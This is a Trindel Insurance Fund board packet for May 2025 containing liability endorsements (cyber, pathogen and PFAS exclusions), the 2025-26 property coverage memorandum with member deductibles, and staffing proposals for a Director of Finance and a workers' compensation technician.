As used herein, **wrongful incarceration claim** means a claim or suit against a **covered party** alleging **personal injury** arising out of the claimant being arrested and incarcerated for a crime of which he or she was later found factually innocent or which his or her conviction was later set aside.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 12

CYBER EXCLUSION

As respects ultimate net loss, this Memorandum does not apply:

To liability arising out of, or related to, either directly or indirectly, in whole or in part, by:

1. The unauthorized access, theft, alteration, corruption or disclosure of confidential, intellectual, proprietary or personal information and data, including but not limited to patents, trade secrets, processing methods, customer lists, financial information, credit card information, health information or any other type of nonpublic information.
2. The following non-exhaustive list of events regardless of any other cause or other event contributing concurrently or in any other sequence to the loss, liability, cost, damage, expense, fine or penalty:

- a) Damage to or loss of data occurring on computer systems;
- b) An unauthorized access of computer systems;
- c) Computer malware on computer systems;
- d) Human error affecting computer systems;
- e) System failure occurring on computer systems;
- f) A defect of computer systems;
- g) Social engineering; or
- h) Cyber extortion.

This exclusion applies even if loss, damages or expenses are claimed for notification costs, credit monitoring and repair expenses, forensic expenses, public relation expenses or any other loss, damage or expense incurred arising out of any access to or disclosure of any person's or organization's confidential, intellectual, proprietary or personal information and data.

However, this exclusion shall not apply to any liability for **bodily injury** or **property damage**.

It is further agreed that nothing herein shall act to increase the Funds' limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 13

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ORGANIC PATHOGEN EXCLUSION

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As respects **ultimate net loss**, this Memorandum does not apply to Liability arising out of:

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a. any actual, alleged or threatened infectious, pathogenic, toxic or other harmful properties of any "organic pathogen."

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b. claim, suit, request, demand, order or statutory or regulatory requirement for damages because of testing for, monitoring, cleaning up, removing, containing, treating, detoxifying or neutralizing, or in any way responding to, or assessing the effects of any "organic pathogen."

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"Organic pathogen" means any:

a. Any infectious and/or contagious disease or condition including, but not limited to any pandemic, epidemic or other spread of pathogen, howsoever styled and whether or not declared or acknowledged as such by any government or competent authority

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b. viruses or other pathogens (whether or not a microorganism); or

c. colony or group of any of the foregoing

It is further agreed that nothing herein shall act to increase **Fund's** limit of liability.

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This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date: _____ **Memorandum No.:** GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 13

PFAS EXCLUSION

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This Memorandum does not apply to:

1. Ultimate net loss arising out of, resulting from, or in any way caused by or related to any actual, alleged or threatened discharge, disposal, escape, seepage, migration, release, or existence, ingestion, inhalation, absorption, exposure to, contact with, consumption or absorption of "perfluoroalkyl or polyfluoroalkyl substances (PFAS)" or materials containing "perfluoroalkyl or polyfluoroalkyl substances (PFAS)".

2. any loss, cost, expense, liability or other type of obligation arising out of or resulting from, or in any way related to, any:

a. claim, suit, request, demand, directive, statutory or regulatory requirement, or order by or on behalf of any person, entity, or governmental authority that any insured or others test for, monitor, clean up, remove, contain, treat, detoxify, neutralize, or in any way respond to or assess the effects of "perfluoroalkyl or polyfluoroalkyl substances (PFAS)" or materials containing "perfluoroalkyl or polyfluoroalkyl substances (PFAS)"; or

b. claim or suit by or on behalf of any person, entity, or governmental authority for damages or any other relief or remedy because of testing for, monitoring, cleaning up, removing, containing, treating, detoxifying, or neutralizing, or in any way responding to or assessing the effects of "perfluoroalkyl or polyfluoroalkyl substances (PFAS)" or materials containing "perfluoroalkyl or polyfluoroalkyl substances (PFAS)".

"Perfluoroalkyl or polyfluoroalkyl substances (PFAS)" means any of the following:

1. Perfluorooctanoic acid (PFOA), a chemical compound described as

a. C₈HF₁₅O₂

b. F-CF₂-CF₂-CF₂-CF₂-CF₂-CF₂-CF₂-C(=O(O))-H, or

c. 2,2,3,3,4,4,5,5,6,6,7,7,8,8,8-pentadecafluorooctanoic acid-PFOA;

2. Perfluorooctane sulfonic acid (PFOS), a chemical compound described as

a. C₈HF₁₇O₃S

b. F-CF₂-CF₂-CF₂-CF₂-CF₂-CF₂-CF₂-S(=O(=O)(O))-H, or

c. 1,1,2,2,3,3,4,4,5,5,6,6,7,7,8,8,8-hepta-decafluorooctanesulfonic acid-PFOS

3. Any PFAS replacement related materials, including but not limited to Gen-X, a chemical compound described as

a. C₆H₄F₁₁NO₃

b. Ammonium perfluoro (2-methyl-3-oxahexanoate),

c. C3 Dimer Acid,

d. Hexafluoropropylene oxide dimer acid, or

e. HFPO Dimer Acid;

4. PFOA or PFOS salts, PFAS-related compounds, or any substances which degrade to PFOA or PFOS; or

5. Any PFAS, PFOA, or PFOS identified at any time as a Persistent Organic Pollutant (POP) in Annex A (Elimination), Annex B (Restriction), or Annex C (Unintentional production) in the Stockholm Convention on Persistent Organic Pollutants as ratified by the United States of America and administered by the United States Environmental Protection Agency (USEPA)

by whatever name manufactured, formulated, sold, or distributed.
It is further agreed that nothing herein shall act to increase PRISM's limit of liability.
This endorsement is part of the Memorandum and takes effect on the effective date of the
Memorandum unless another effective date is shown below. All other terms and conditions remain
unchanged.

Effective Date: _____ Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025 _____

Authorized Representative
Trindel Insurance Fund

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TRINDEL BOARD MEETING

AGENDA ITEM 16.

May 2025

SUBJECT: Property Memorandum of Coverage (MOC) for 2025-2026.

ACTION FOR CONSIDERATION: Consider approval of the property program memorandum of coverage for fiscal year 2025-26. Discuss and provide direction as appropriate.

BACKGROUND: The memorandum of coverage was created in fiscal year 2021 with the help of Trindel Insurance Fund Coverage Counsel, Byrne Conley, and was approved on June 12th, 2024 at the regular board of directors meeting. Bryne Conley has reviewed 2025-2026 in May 2025 (see memo). The only change this year was the change of policy years to reflect the 2025-26 fiscal year.

FISCAL IMPACT: None

RECOMMENDATION: Adopt Property MOC for fiscal year 2025-26 as presented with recommended changes.



TRINDEL INSURANCE FUND

PRIMARY PROPERTY MEMORANDUM OF COVERAGE

PROGRAM YEAR: 2025-2026

DECLARATIONS

1. Coverage Provider

Trindel Insurance Fund (“FUND”), a joint powers authority, as now or may be hereafter constituted.

2. Members

As per the “Schedule of Covered Members”

3. FUND Mailing Address

P.O. Box 2069, Weaverville, CA 96093

4. Coverage Period

July 1, 2025 to July 1, 2026, beginning and ending at 12:01 AM standard time.

5. Territory

This Memorandum of Coverage applies while the property is within the United States, Canada, or Puerto Rico, and in due course of transit including airborne or waterborne between points and places therein, except that coverage does not apply to (1) waterborne shipments via the Panama Canal, (2) waterborne or airborne shipments to and from Alaska, to and from Hawaii, and to and from Puerto Rico. Coverage on export shipments not insured under ocean marine policies does not extend beyond the time when

the property is loaded on board overseas vessel or aircraft; coverage on import shipments not insured under ocean marine policies does not attach until after discharge from overseas vessel or aircraft.

6. Limits of Liability

In no event shall liability for loss under this Memorandum of Coverage arising out of one “Occurrence” (see PRISM Property Program Memorandum of Coverage) from all contributing coverages exceed \$500,000.

7. Self-Insured Retention

From each adjusted loss or claim for damage granted under this Memorandum of Coverage and occurring from any one loss, disaster or casualty, the following applicable amount(s) shall be deducted: per individual member’s deductibles on file, per occurrence, as specified on **Schedule of Covered Members**, below.

SCHEDULE OF COVERED MEMBERS

The following are included as Members:

Alpine County

Alpine County Court Services

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C, D

Tower: VII

Colusa County

Colusa County Transit Agency

Colusa County Transportation Commission

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: VII

Del Norte County

All Del Norte County Court Operations

Del Norte County Children and Families Commission

Del Norte County Public Improvement Corporation

The Del Norte, Board of Supervisors, acting as the Governing Body of the Del Norte and of any other Political Subdivision or District within the Boundary of Del Norte, Employees of the County, Permissive Users of Owned, Hired or Leased Vehicles and all other Boards, Agencies and Committees created by the Board of Supervisors and the Individual Members of such Boards and Committees when acting for or on behalf of the insured County, but only while engaged in activities authorized by the officials and sanctioned by the Board of Supervisors.

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: I, IV

Lassen County

Lassen Transit Service Authority

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: VII

Modoc County

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: VII

Mono County

Los Angeles Department of Water and Power

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: VII

Plumas County

Plumas County Children and Families Commission (AKA: First 5 Plumas)

Plumas County Superior Court

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C

Tower: VII

Sierra County

Sierra County Superior Court

All Risk Deductible: \$25,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C, D

Tower: VII

Sutter County

Superior Court of California, Sutter County

Yuba-Sutter Juvenile Hall

All Risk Deductible: \$5,000

Boiler and Machinery Deductible: \$1,000

Licensed Vehicles Deductible: Standard Program Deductible*

Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000

**Applicable Optional Coverages: A, B, C, D

Tower: VII

Tehama County

Tehama County and special districts organized under state laws which are governed by the Board of Supervisors of Tehama County

Tehama County In-Home Supportive Services Public Authority

Tehama County Superior Court- Juvenile Justice Center

All Risk Deductible: \$5,000
Boiler and Machinery Deductible: \$1,000
Licensed Vehicles Deductible: Standard Program Deductible*
Contractors Equipment/Unlicensed Vehicles Deductible: Not Covered
**Applicable Optional Coverages: A, B
Tower: VII

Trinity County

All Trinity County Court Operations
All Risk Deductible: \$25,000
Boiler and Machinery Deductible: \$1,000
Licensed Vehicles Deductible: Standard Program Deductible*
Contractors Equipment/Unlicensed Vehicles Deductible: \$15,000
**Applicable Optional Coverages: B, C
Tower: I, V

1*Licensed Vehicle Standard Program Deductible
\$15,000 as respects vehicles valued on Actual Cash Value basis and \$15,000 as respects vehicles valued on **Replacement Cost Value** basis, except a \$100,000 deductible applies for vehicles with **Replacement Cost Value** greater than or equal to \$250,000
\$100,000 as respects **buses**
Valuation as per on file with PRISM
**Optional Coverages:
A. **Earthquake Shock**; B. Licensed Vehicles Including **Buses**; C. Contractors Equipment/Unlicensed Vehicles; D. Scheduled Fine Arts;

SECTION I GENERAL CONDITIONS

1. Coverage Agreement

FUND, a joint powers authority comprised of California public agencies, in return for the payment of premiums as they become due, in reliance upon the statements in the declarations made a part hereof and subject to all the terms and conditions of this Memorandum of Coverage, the Joint Powers Agreement, Bylaws, and Master FUND Document, agrees to provide first party, pooled self -insurance coverage to the member agencies against all risk of direct physical loss or damage to the property covered from external cause except as excluded herein.

Coverage is provided according to terms, conditions, definitions and exclusions contained in the version of the PRISM PROPERTY PROGRAM MEMORANDUM OF COVERAGE (“PRISM”) applicable to the Coverage Period, which is incorporated by reference (hereinafter referred to as “the PRISM form”). Should any term in this Memorandum of Coverage conflict with the PRISM form, the language in this Memorandum of Coverage will prevail. The PRISM form is updated periodically, and the form number changes with each revision.

Coverage includes Sections II, III, IV, V, VI, VII, VIII, IX and X of the PRISM form, subject to the conditions, definitions and exclusions in the PRISM form.

Specific Perils and Coverages with a lower deductible in the PRISM form than the individual member’s Limit of Liability herein shall be covered by PRISM, and this Memorandum will not apply to such losses. Specific Perils and Coverages with a deductible of \$500,000 or higher in the PRISM form shall not be covered by this Memorandum.

2. Limits of Liability

This Memorandum of Coverage may contain sublimits applicable to specific locations, or specific coverages or specific causes of loss. Such limits shall be the total payable as a result of a single occurrence (or an annual aggregate of certain occurrences where so specified) and neither the Memorandum of Coverage limit nor any sublimits shall be increased by the application of one or more PRISM sublimits.

3. Losses Excluded

This Memorandum of Coverage does not cover loss or damage excluded under the terms of the PRISM form.

This Memorandum of Coverage does not cover loss or damage due to flood, surface water, waves, tides, tidal waves, overflow of any body of water, or their spray, all whether driven by wind or not.

4. Assignment

Assignment of interest under this Memorandum of Coverage shall not bind FUND until its consent is endorsed hereon.

5. Loss Clause

Except with respect to any aggregate limits of liability in this Memorandum of Coverage, any loss hereunder shall not reduce the limit.

6. Other Insurance

FUND shall not be liable for loss if, at the time of loss there is any other insurance that would attach if this coverage had not been in effect, except that this coverage shall apply only as excess and in no event as contributing coverage, and then only after all other insurance has been exhausted.

7. Excess Insurance

Permission is granted to the member agency to have excess insurance over the limit(s) of liability set forth in this Memorandum of Coverage without prejudice to this Memorandum of Coverage and the existence of such insurance, if any, shall not reduce any liability under this Memorandum of Coverage.

8. Underlying Insurance

Permission is granted to the member agency to purchase insurance on all or any part of the deductible and against all or any of the perils covered by this Memorandum of Coverage. The existence of such underlying insurance shall not prejudice or affect any recovery otherwise payable under this Memorandum of Coverage. If the limits of such underlying insurance exceed the deductible amount that would apply in the event of loss under this Memorandum of Coverage, then that portion which exceeds such a deductible amount shall be considered "other insurance."

9. Inspection and Examination

FUND shall be permitted, but not obligated, to inspect the member's property and operations. Neither the right to make inspections, nor the making thereof, nor any report thereon shall constitute an undertaking on behalf of or for the benefit of the member or others, to determine or warrant that such property or operations are safe.

FUND shall be permitted to inspect the premises and to examine and audit the member's books and records at any time during the coverage period and an extension thereof and within three years after the final termination of the Memorandum of Coverage to verify the amount of recoveries of accounts receivable, valuable papers and records on which FUND has made any settlement or any other subject matter related to this coverage.

10. Protection of Property

In case of actual or imminent danger of loss or damage, the member shall take all necessary steps to preserve and protect property from any further damage. Expense necessarily incurred for such preservation or protection shall be borne equally by the member and FUND, but any payment by FUND shall not be an additional amount of coverage and shall be subject to the deductible.

11. Notice of Loss

The member shall immediately notify FUND by written notice of any occurrence, the cost of which is likely to result in payment by FUND under this Memorandum of Coverage.

12. Abandonment

There can be no abandonment of any property to FUND.

13. Conformance

The terms of this Memorandum of Coverage that conflict with the applicable statutes of the state wherein this Memorandum of Coverage applies, are hereby amended to conform to such statutes.

14. Subrogation

In the event of any payment under this Memorandum of Coverage, FUND shall be subrogated to all the member's rights of recovery therefor against any person or organization, and the member shall execute and deliver

instruments and papers and do whatever else is necessary to secure such rights. The member shall do nothing after loss to prejudice such rights.

15.PRISM USA

Coverage is not provided by FUND above the level of \$500,000 per occurrence for any loss, and any such coverage above \$500,000 is subject to the terms and conditions of the excess policy provided by PRISM form. To the extent that any loss exceeds \$500,000, if the loss is subject to a sublimit in the PRISM form, that sublimit will apply to the loss even if the sublimit is not referred to in this Memorandum.



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 17.

SUBJECT: Creation and Allocation of Director of Finance position.

ACTION FOR CONSIDERATION: Action item to approve creation and allocation of Director of Finance position.

BACKGROUND: Historically, our organization has benefited from the unique qualifications of our previous Executive Director, David Nelson, who was also a trained accountant. This dual role has allowed the administration department to operate with two accountants—enabling a streamlined approach to financial management and oversight. However, as the organization continues to grow and evolve, it is clear that the current structure is no longer sustainable or strategically aligned with our future goals.

To ensure continued financial stability, transparency, and the capacity to support expanding operations, it is imperative that we establish a dedicated Director of Finance position. This role would assist with the organization’s financial strategy, planning, reporting, and compliance responsibilities—functions that have become increasingly complex and demanding.

In addition to supporting strategic financial planning, the Director of Finance would enhance our internal controls and strengthen our system of checks and balances by serving as a separate authority from the Executive Director. Retaining a second accountant under this structure would ensure continuity in day-to-day financial operations, while allowing the Director of Finance to focus on high-level oversight and forward-looking initiatives.

This proposed allocation is not just a response to growing administrative demands—it is a proactive investment in organizational integrity, long-term growth, and sound governance. We believe this shift is essential to positioning our organization for continued success and are requesting board approval for the creation and allocation of the Director of Finance position, supported by one additional accounting staff member.

FISCAL IMPACT: Director Salary Range \$95,000-\$135,000.

RECOMMENDATION: Approve the creation and allocation of Director of Finance position.

Trindel

Director of Finance

Position Description

FLSA Status: Exempt/Contract X Non-Exempt

DEFINITION

The Director of Finance, under supervision of the Trindel Executive Director, is responsible for conducting quantitative analyses of financial information affecting investment programs, budgets, cash flow, transaction records, verifies and maintains numerical data. Critical function is to maintain financial records in accordance with Trindel best practices, state regulations and GAAP (Generally Accepted Accounting Principles) and Joint Power Authority/Public entity practices.

The Director of Finance will create and implement a financial strategy for each program and Trindel as a whole, and create matrix to show progress on said strategies.

Assess long term risk and creating risk financing mechanisms to mitigate them.

Perform data analytics on financial and program data to provide trends for targeted risk control measures and evaluate future opportunities.

The Director of Finance shall lead and direct the staff, monitor work schedules, assign, delegate and evaluate work on a regular and on-going basis. Provide corrective action as needed. The Director of Finance works closely with all Trindel member counties, contractors, vendors and suppliers to provide effective service and programs to meet member needs. This position may spend significant travel time visiting Trindel member counties.

Number of employees supervised: 1 direct

ORGANIZATION FIT

Trindel is a joint powers authority with the main office located in Weaverville, California. This position reports to Executive Director. The incumbent provides direct supervision for the following positions: Financial Analyst or Senior Financial Analyst.

JOB SETTING

This position is located in a professional office environment that provides comprehensive Insurance and Risk management services for counties belonging to Trindel, a joint powers authority. Trindel's administrative office is located in Weaverville California, with a service area throughout northern and central California and eastern Sierra locations of the state.

ESSENTIAL DUTIES *(Essential functions, as defined under the Americans with Disabilities Act, may include any of the following tasks, knowledge, skills and other characteristics. The list that follows is not intended as a comprehensive list; it is intended to provide a representative summary of the major duties and responsibilities. Incumbent(s) may not be required to perform all duties listed, and may be required to perform additional, position-specific tasks.):*

- Examines accounting records, including financial statements and other financial reports to assess accuracy, completeness and conformance to GAAP standards, JPA financial requirements and internal standards.
- Supervise and evaluate staff.
- Develop/review/improve equitable methods of allocation of premium charges among Members, as appropriate/needed.
- Maintain records of all program costs for budget and planning purposes, for the Fund and each member.
- Prepare the Fund budget for consideration by the Board of Directors.
- Maintain all books and records in a manner that maintains the Fund's accreditation with the California Association of Joint Powers Agencies (CAJPA).
- Maintain subsidiary accounts of all members which show each Member's share of cash, revenue, expenditures and equity.
- Reviews, investigates, analyzes financial data and processes financial information on a regular and on-going basis in accordance with current laws and regulations.
- Using a degree of independent judgment, determines the best methods to manage financial records and information.
- Researches and recommends cost saving strategies and return on investment management strategies.
- Monitors fundamental financial transactions, inputs and reports for accuracy and adherence to Fund practices.
- Reconciles and recommends resolution for statement/financial discrepancies and problems.
- Reviews and processes bills for payment in accordance with the established schedules and contractual agreements.
- May prepare invoices, checks, account statements, reports and other records and reviews them for accuracy.
- Coordinates and prepares information for external auditors, Trindel Board meetings, member counties and regulators as needed.
- May provide timely reports and updates to excess carriers, and other statements/information as needed.
- Regularly handles private and proprietary information while maintaining strict confidentiality and protecting from unauthorized disclosure.
- Respond to requests from member counties for assistance by phone, e-mail or site-visit.
- Attend Trindel Board meetings and provide program and staff updates as requested.
- Monitor developments in the fields of business, finance and economic theory, investing, investment returned and risk analysis.

- Maintain banking relationships and invest surplus funds in accordance with investment policy approved annually by the Board.

MINIMUM QUALIFICATIONS:

Abilities required for the essential duties:

- Excellent organizational skills and attention to detail.
- Strong analytical and problem-solving skills.
- Thorough understanding of generally accepted accounting principles (GAAP).
- Thorough understanding of generally accepted auditing standards.
- Excellent oral and written communication skills.
- Demonstrated ethical conduct.
- Effective analytical, problem solving and interpretive skills.
- Excellent knowledge of common computer word processing, spreadsheet and presentation software (MS Word, MS Excel, MS Power Point, etc.) or other applicable accounting and/or financial software.
- General knowledge and understanding of local government structure and processes.
- Familiar with public entity regulations (such as but not limited to the Brown Act and Public Records Act).

Interpersonal Skills Required:

- Effective, professional relationships with staff and co-workers within Trindel, and key contacts outside of Trindel.
- Does not tolerate discrimination based on race, gender, religion, ethnic background, national origin or other identified characteristics. Treats others with respect at all times.
- Effective and productive communications skills; speaks well, communicates ideas clearly. Is approachable and open to discussion.
- Conducts self in a professional manner at all times.
- Shares knowledge with others and participates in mentoring.
- Manages multiple priorities professionally with minimum disruption to others.
- Responds to unexpected challenges successfully without losing track of daily responsibilities proactively manages work environment. Prioritizes workload in order of importance. Reliably follows through with job assignments.
- Learns, applies, and retains new methods and information. Creative in solving problems. Exhibits a “can do” attitude with a positive approach to challenges. Views obstacles as opportunities to learn and grow.

Education & Experience required for the essential duties:

- Bachelor’s degree in accounting, finance, or related field of study.
- Five (5) or more years in JPA management, public entity accounting or closely related field.

Desired: MBA or CPA license.


Completed by: David Nelson

Date: February 2025

Reviewed by: Rachael Hartman

Date: April 2025

Trindel Organization Chart





TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 18.

SUBJECT: Approve allocation of Workers Compensation Technician.

ACTION FOR CONSIDERATION: Consider approval of an additional allocation for a Workers Compensation Technician.

BACKGROUND: With the recent promotion of Anita Cooper into the Director of Workers' Compensation role, the department experienced a critical shift in personnel. While this advancement represents a significant step forward in leadership continuity, it also created a vacancy at the Workers' Compensation Adjuster level—a position essential to the daily operations of the department.

To maintain departmental workflow and ensure uninterrupted service, we made the strategic decision to rehire a former Workers' Compensation Technician. Their prior experience allowed for a seamless reintegration into the team, minimizing downtime and onboarding costs. This decision aligns with our long-term vision to "grow our own"—developing internal talent into future adjusters. Early results from this approach are promising: one out of the three technicians have already passed their SIP certification and is preparing to learn the process of handling medical-only and first aid claims.


However, as operations continue and claim volumes remain steady, it's become increasingly clear that this interim solution alone is not enough. Our ability to maintain compliance, uphold timely claim resolutions, and mitigate risk exposure hinges on having the appropriate staffing levels in place. The technician model is proving effective for long-term development, but it does not replace the immediate need for an experienced Workers' Compensation Adjuster.

Simultaneously, in order to support this dual-track system of "grow from within" while meeting immediate operational demands, we are requesting approval for an additional Workers' Compensation Technician position while we attempt to recruit an experienced Adjuster.

FISCAL IMPACT: Salary Range \$45,000 - \$65,000. Current Salary \$ 52,681.13. Incorporated in budget.

RECOMMENDATION: Approve allocation for a third Workers Compensation Technician.

Trindel Organization Chart





TRINDEL BOARD MEETING

May 2024

AGENDA ITEM 19.

SUBJECT: Report on the completion of the Strategic Plan 2022 and discuss future Strategic Planning.

ACTION FOR CONSIDERATION: Informational item.

BACKGROUND: The last Strategic Planning session was held on September 29th and 30th, 2022. Goals and objectives have been accomplished and it is time to discuss the next Strategic Planning session.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A

Strategic Plan Update 2022

Organizational Goals

1. Member Satisfaction Survey (2-Year Goal, 6 Votes)

